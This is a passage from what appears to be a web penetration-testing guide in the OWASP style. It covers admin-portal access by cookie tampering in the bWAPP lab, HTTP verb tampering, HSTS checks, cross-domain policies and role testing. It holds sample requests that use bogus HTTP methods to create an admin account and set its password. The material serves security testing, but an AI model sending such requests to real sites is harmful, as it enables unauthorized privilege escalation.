
- Alternative Server Port - Administration interfaces may be seen on a different port on the host than the main application. For example, Apache Tomcat's Administration interface can often be seen on port 8080.



- Parameter Tampering - A GET or POST parameter or a cookie variable may be required to enable the administrator functionality.




192.168.222.153/bWAPP/smgmt_admin_portal.php?admin=1
bWAPP
an extremely buggy web app !
Change Password
Create User
Set Security Level
Reset
Credits
Blog
/ Session Mgmt. - Administrative Portals /
Cowabunga...
You unlocked this page using an URL manipulation.
408 http://192.168.222.153 GET /bWAPP/smgmt_admin_portal.php 200 13430 HTML php
409 http://192.168.222.153 GET /bWAPP/js/html5.js 304 240 script js
Request Response
Raw Params Headers Hex
GET /bWAPP/smgmt_admin_portal.php HTTP/1.1
Host: 192.168.222.153
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.153/bWAPP/smgmt_admin_portal.php
Cookie: PHPSESSID=bff55c6dd237c6b76a7592ce5a30e60c; security_level=1; admin=0
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
408 http://192.168.222.153 GET /bWAPP/smgmt_admin_portal.php 200 13430 HTML php
409 http://192.168.222.153 GET /bWAPP/js/html5.js 304 240 script js
Request Response
Raw Headers Hex HTML Render
Session Mgmt. - Administrative Portals
This page is locked.
HINT: check the cookies...



6. Test HTTP Methods

HTTP offers a number of methods that can be used to perform actions on the web server. Many of theses methods are designed to aid developers in deploying and testing HTTP applications.

While GET and POST are by far the most common methods that are used to access information provided by a web server, the Hypertext Transfer Protocol (HTTP) allows several other (and somewhat less known) methods:


- HEAD
- GET
- POST
- PUT
- DELETE
- TRACE
- OPTIONS
- CONNECT

Some of these methods can potentially pose a security risk for a web application, as they allow an attacker to modify the files stored on the web server and, in some scenarios, steal the credentials of legitimate users. More specifically, the methods that should be disabled are the following:


- PUT: This method allows a client to upload new files on the web server. An attacker can exploit it by uploading malicious files (e.g.: an asp file that executes commands by invoking cmd.exe), or by simply using the victim server as a file repository
- DELETE: This method allows a client to delete a file on the web server. An attacker can exploit it as a very simple and direct way to deface a web site or to mount a DoS attack
- CONNECT: This method could allow a client to use the web server as a proxy
- TRACE: This method simply echoes back to the client whatever string has been sent to the server, and is used mainly for debugging purposes.

Black Box Testing

Discover the Supported Methods



Test XST Potential



Find a page you'd like to visit that has a security constraint such that it would normally force a 302 redirect to a login page or forces a login directly. The test URL in this example works like this - as do many web applications. However, if you obtain a "200" response that is not a login page, it is possible to bypass authentication and thus authorization.

www.example.com 80 JEFF / HTTP/1.1 Host: www.example.com

HTTP/1.1 200 OK

Date: Mon, 18 Aug 2008 22:38:40 GMT

Server: Apache

Set-Cookie: PHPSESSID=K53QW...

If your framework or firewall or application does not support the "JEFF" method, it should issue an error page (or preferably a 405 Not Allowed or 501 Not implemented error page). If it services the request, it is vulnerable to this issue.

If you feel that the system is vulnerable to this issue, issue CSRF-like attacks to exploit the issue more fully:

- FOOBAR /admin/createUser.php?member=myAdmin
- JEFF /admin/changePw.php?member=myAdmin&passwd=foo123&confirm=foo123
- CATS /admin/groupEdit.php?group=Admins&member=myAdmin&action=add
- HEAD /admin/createUser.php?member=myAdmin

With some luck, using the above three commands - modified to suit the application under test and testing requirements - a new user would be created, a password assigned, and made an admin.

7. Test HTTP Strict Transport Security

The HTTP Strict Transport Security (HSTS) header is a mechanism that web sites have to communicate to the web browsers that all traffic exchanged with a given domain must always be sent over https.

Considering the importance of this security measure it is important to verify that the web site is using this HTTP header, in order to ensure that all the data travels encrypted from the web browser to the server.

The HTTP Strict Transport Security (HSTS) feature lets a web application to inform the browser, through the use of a special response header, that it should never establish a connection to the specified domain servers using HTTP. Instead it should automatically establish all connection requests to access the site through HTTPS.

The HTTP strict transport security header uses two directives:


- max-age: to indicate the number of seconds that the browser should automatically convert all HTTP requests to HTTPS.
- includeSubDomains: to indicate that all web application's sub-domains must use HTTPS.

Here's an example of the HSTS header implementation:

Strict-Transport-Security: max-age=60000; includeSubDomains

The use of this header by web applications must be checked to find if the following security issues could be produced:

- Attackers sniffing the network traffic and accessing the information transferred through an unencrypted channel.




- Attackers exploiting a man in the middle attack because of the problem of accepting certificates that are not trusted.
- Users who mistakenly entered an address in the browserputting HTTP instead of HTTPS, or users who click on a link in a web application which mistakenly indicated the http protocol.

How to test

- I have wrote a tool which can analyze header, contact to me to get this tool for free.

- Burpsuite response



8. Test RIA cross domain policy

RIAs are web-based services that perform the same functions as desktop application systems.

A cross-domain policy file specifies the permissions that a web client such as Java, Adobe Flash, Adobe Reader, etc. use to access data across different domains. For Silverlight, Microsoft adopted a subset of the Adobe's crossdomain.xml, and additionally created it's own cross-domain policy file: clientaccesspolicy.xml.


Whenever a web client detects that a resource has to be requested from other domain, it will first look for a policyfile in the target domain to determine if performing cross-domain requests, including headers, and socket-based connections are allowed.

Master policy files are located at the domain's root. A client may be instructed to load a different policy file but it will always check the master policy file first to ensure that the master policy file permits the requested policy file.

How to Test

We should try to retrieve the policy files crossdomain.xml and clientaccesspolicy.xml from the application’s root and from every folder found.

After retrieving all the policy files, the permissions allowed should be checked under the least privilege principle. Requests should only come from the domains, ports, or protocols that are necessary. Overly permissive policies should be avoided. Policies with "*" in them should be closely examined.



Identity Management Testing

1. Test Role Definition

Test objectives

Validate the system roles defined within the application sufficiently define and separate each system and business role to manage appropriate access to system function and information

How to test

Either with or without the help of the system dev or admin, develop an role versus permission matrix. The matrix will show and enumerate all the roles that can be provisioned and explore the permissions that are allowed to be applied to the objects including any constraints.


Example

In real world, I have pentested many wordpress site, example of role definitions in wordpress can be found at shown below link


- https://codex.wordpress.org/Roles_and_Capabilities

Tools


- You can approach this problem by manual test
- Spidering tools (Burp Suite) – Log on with each role in turn and spider the application (don't forget to exclude the logout button/link from the spidering)
  With admin account, using spider option we have this below result and save this state to file



With normal user account, we also use spider option and get following result



Finally, use compare function to comparing two site map we've got



2. Test User Registration Process

Test Objectives

- Verify that the identity requirements for user registration are aligned *with* ***business and security requirements***
- Validate the registration process

How to Test

Test list

- Determine who can register for access (anyone)?
- Are registrations are vetted by a human prior to provisioning or are they automatically granted if the criteria are met.
- Can the same person register multiple times?
- Can user register for different roles or permissions?
- What proof of identity is required for a registration to be successful?
- Are registered identities verified?
- Can identity information be easily forged or faked?
- Can the exchange of identity information be manipulated during registration process?


Tools

- Manual test
- HTTP proxy (Burp Suite, ZAP)

Example

In the wordpress example below, the only identification requirement is an email address that is accessible to the registrant.

In the Google example below, the identification requirements include name, date of birth, country, mobile phone number and two of the can be verified (Email and mobile phone number).



3. Test Account Provisioning Process

Test Objective

Verify which account may provision other account and of what type


How to test

Test List

